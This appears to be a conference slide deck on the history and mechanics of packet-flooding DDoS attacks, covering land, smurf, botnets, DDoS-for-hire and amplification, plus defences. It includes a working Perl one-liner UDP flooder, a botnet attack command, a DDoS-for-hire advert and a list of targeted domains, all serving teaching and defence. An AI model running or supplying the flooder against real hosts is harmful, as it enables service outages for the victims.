

Packet Flooding DDoS Attacks



John Kristoff
jtk@cymru.com



Agenda

- Brief network DoS survey and topic introduction
- DDoS examples
- Defenses
- Depressing news (or opportunity?)



Definitions

- Packet
- Flooding
- Distributed
- Denial of Service (DoS)
- Attacks



When Magic Packets Attack

1997: land.c

- Source spoof TCP SYN to an open port at a victim
- Set source address = destination address
- Set source port = destination port
- Vulnerable hosts:
 - “preventing [...] connections for [...] 30 seconds”
 - “High CPU loads may result”
 - “a host can crash or 'hang'”



Amplification and Reflection

1997: smurf.c

- Source spoof ICMP echo request
- Set source address = victim address
- Set destination address = directed network broadcast
- Vulnerable networks:
 - “multiple replies to that host from a single packet”
 - “ can cause network congestion or outages”



DDoS botnets

1999: trinoo, TFN, stacheldraht

- Command and control (C&C, C2) introduced
- A bot is now directed by controller to perform actions
- UDP flood, SMURF-style DoS, TCP SYN flood
- Precursor to:
 - IRC/HTTP/P2P C&C infrastructure
 - DDoS as a service, DDoS for hire
 - Botnets as a platform for all kinds of malfeasance
 - e.g. spam, keylogging, click fraud




...and Other Anomalies




- Backhoe fade
- Squirrel terrorist attacks
- Friday afternoon changes before a long vacation



10 lbs of Sand Into a 5 lb Bag



2001-ish: DoS @ DePaul



udp.pl

- UNIX-based cli UDP flooder
- root privs not required
- A few well connected hosts are quite effective

```
perl -MSocket -e \  
'socket(a,2,2,17);  
  for(;;) {  
    send(  
      a,0,1000,  
      sockaddr_in(  
        80,inet_aton(ARGV[0])  
      )  
    )  
  }'
```



Analysis Considered Harmful

sorry, no pics

- Watchful botmasters
- Storm Worm



Xbox “host boot”


- Warming up my BFG for CoD, Halo, ...
- A> !ddos.udp 192.0.2.1 3074 100000
- B1> [DDoS]: DDoS Underway.
- B2> [DDoS]: DDoS Underway.
- ...
- B1400> [DDoS]: DDoS Underway.
- Pfft... guess I'll go play chess



2007: DDoS For Hire

10.06.2007, 21:46

Zliden
User



Joined: 15.03.2007
Address: the server
Posts: 69
Thanks: 5
Thanked 1 Time in 1 Post

ddos - service

Good day!
New service that eliminates the sites of competitors is opened.
We provide quality ddos service.

Types of the attacks:
http
icmp
udp
syn

Price individually for each order, depending on the project.

Free test for verified people and major projects.
We reserve the right to refuse service without the explanation or reason.

If there are problems with our services we return your money.

Contacts:
596941
471833

The last time edited Zliden, by 19.08.2007 into 22:03. Reason: updated prices



DDoS Panel

Zeus :: Statistics - Mozilla Firefox

Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

Google

Zeus :: Statistics

Information:
 Profile: ██████████
 GMT date: 11.03.2009
 GMT time: 14:15:27

Statistics:
 → Summary

Botnet:
 Online bots
 Remote commands

Logs:
 Search
 Search with template
 Uploaded files

System:
 Profiles
 Profile
 Options
 Logout

Information

Total logs in database:	3677358
Time of first install:	19:59:26 13.02.2009
Total bots:	3985
Total active bots in 24 hours:	678


Botnet: Any >>

Installs (137)	Reset	Online bots (578)	Reset
GB	32	TH	122
--	23	--	121
RU	19	RU	120
US	19	GB	86
TH	14	US	33
DE	6	TR	25
IN	6	IN	13
FR	3	VN	9
IL	2	PE	9
PE	2	HU	5
CN	2	SA	3
KR	1	IT	3
IE	1	DE	2
CH	1	MA	2
MY	1	EG	2
SA	1	UA	2
ID	1	AZ	2
VN	1	BY	2
TR	1	LB	1
LB	1	MY	1
		ES	1


Fertig AS Apache/2 Adblock



Feb 2007 DNS Attacks



Hactivists and Their Tools




Recent Targets

2012.clttech.ru bit.ly buchayebucha.net crystalab.biz darkmoney.cc
drelatus.net durdom.in.ua exphack.org exploit.in
forum.beznal.cc forum.qrz.ru forum.qrz.su
forum.rf-afi.ru forum.softxaker.ru forumnov.com gamhost.net gazovikvent.ru
girlkieu.us goo.gl hardsite.net hotel40.ru info.eb5info.com infokam.su kgdink.ru khoailac.us
kineu.kz lcs-technologies-inc.com legalitolko.com legalrc.biz mmotop.ru nakrala.in.ua net-hack.ru
o-kvadrat.ru obnalforum.com opensochi.org pmrinform.com poroshki.tv
privetsochi.ru r00t.in rf-afi.ru rfnw.ru sergey-mavrodi.com
silverstructure.com simpromo.ru spbautoparts.ru stateiki.net technocash.com torrent-box.ru
truyen.vnsharing.net tszdanini.ru v102.ru vipbook.info vnsharing.net
vreditelyam.net warepo.ch www.3doil.com.au www.4alarmclocks.com
www.adorama.com www.algurg.com www.bankof7.net www.bdb-bh.com www.best-escort-ireland.com
www.bidbass.com www.bidcactus.com www.binzayed.com
www.bowlingball.com www.bucha.com.ua www.cadillacstoneworks.com www.cigarhint.com www.cricanada.net www.critter-
repellent.com www.epropertysites.com www.escortirish.com www.ferolovebayeri.com
www.getflow.com www.hatland.com www.irishindependentescorts.com www.jshoppers.com
www.keystonetrystore.com www.magtrucksales.com www.mau.com www.narkop.biz
www.netlevel.ru www.opentext.com www.ozlotteries.com www.pointe-vista.com
www.poroshki.tv www.producteev.com www.proxy-base.org www.ptcbox.com www.rfnw.ru
www.scambook.com www.sektahab.ru www.solobuying.com www.spongecell.com
www.top-dresses.com www.usedmotor.ru www.verstov.info www.vipssc.com xzotix.at.ua



Amplification/Reflection



Ongoing: Amplification/Reflection Threats

- DNS large RRsets (e.g. ANY, TXT)
- SNMP (e.g. GetBulkRequest)
- NTP (e.g. mode 7 requests)
- COD4 game servers
- IP multicast



Water = 60 Gb/s, You = Little Girl



Imperfect Defenses

- Filters
- Increased capacity
- Source address validation
- Rate limits
- Law enforcement
- Service distribution and replication
- Path pruning and isolation



If Only!!



Things You Might Ask Me About

- HYIP
- Nation state DDoS
- Anonymous versus Church of Scientology
- High-risk hosting
- DDoS attacks not (yet) deployed
- Investigation guidelines
- Becoming a miscreant
- Ideas that don't work
- Research opportunities

